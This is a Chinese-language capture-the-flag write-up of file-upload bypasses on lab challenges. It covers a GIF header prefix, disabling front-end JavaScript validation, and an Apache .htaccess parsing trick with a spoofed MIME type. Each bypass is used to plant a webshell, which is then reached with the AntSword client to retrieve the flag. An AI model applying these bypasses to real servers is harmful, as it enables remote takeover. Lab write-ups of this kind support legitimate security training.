
GIF 文件头绕过




继上一节发现它过滤 < 及 ? 之后

可以使用第一节的 JavaScript WebShell 绕过


但还是被拦截了，要求是图片类型



添加一个 GIF 的文件头绕过




上传成功



扫描后台有个 upload 目录可以访问

Index of /upload		
不安全 2adc32d2-9aa6-432b-bc6b-004a6dc39da6.node5.buuoj.cn/upload/		
 aaa.phtml	2019-11-10 13:59	44
 aaaaaa.jpg	2019-11-10 13:28	44
 abc.jpg	2019-11-10 13:22	46
 abc.phpphp	2019-11-10 13:23	46
 abcd.phtml	2019-11-10 14:15	21
 ass.php.ss	2019-11-10 13:39	25
 ass.phtml	2019-11-10 13:46	46
 eeee.jpg	2019-11-15 11:09	69
 eeee.phtml	2019-11-15 11:13	70
 go.htaccess	2019-11-05 12:42	75
 hah.jpg	2019-11-05 12:22	44
 hah.php.jpt	2019-11-05 12:17	44
 haha	2019-11-10 13:30	44
 htaccess	2019-11-10 13:24	46
 html_webshell.phtml	2024-11-22 03:12	59
 jpg.jpg	2019-11-12 01:18	2.2K
 ma.gif	2019-11-11 14:20	927
 ma.jpg	2019-11-11 14:30	1.1K

打开蚁剑连接我们上传的文件



成功拿到 flag



JavaScript 验证绕过



与上一节方法一样，只不过多了一个前端 JS 验证

浏览器设置禁用 JS 就可以绕过


Debugger

- ☒ Disable JavaScript
- ☐ Disable async stack traces


Global

- ☐ Auto-open DevTools for popups
- ☒ Search as you type

上传文件成功



拿到 flag




.htaccess 解析绕过



打开网页考察文件上传




利用 Apache 的 .htaccess 解析漏洞，将要上传的文件按 PHP 解析




上传时修改 MIME 类型为图片类


请求




上传成功



接着上传木马文件（要与 .htaccess 中的保持一致）



打开中国蚁剑建立远程连接



成功拿到 flag

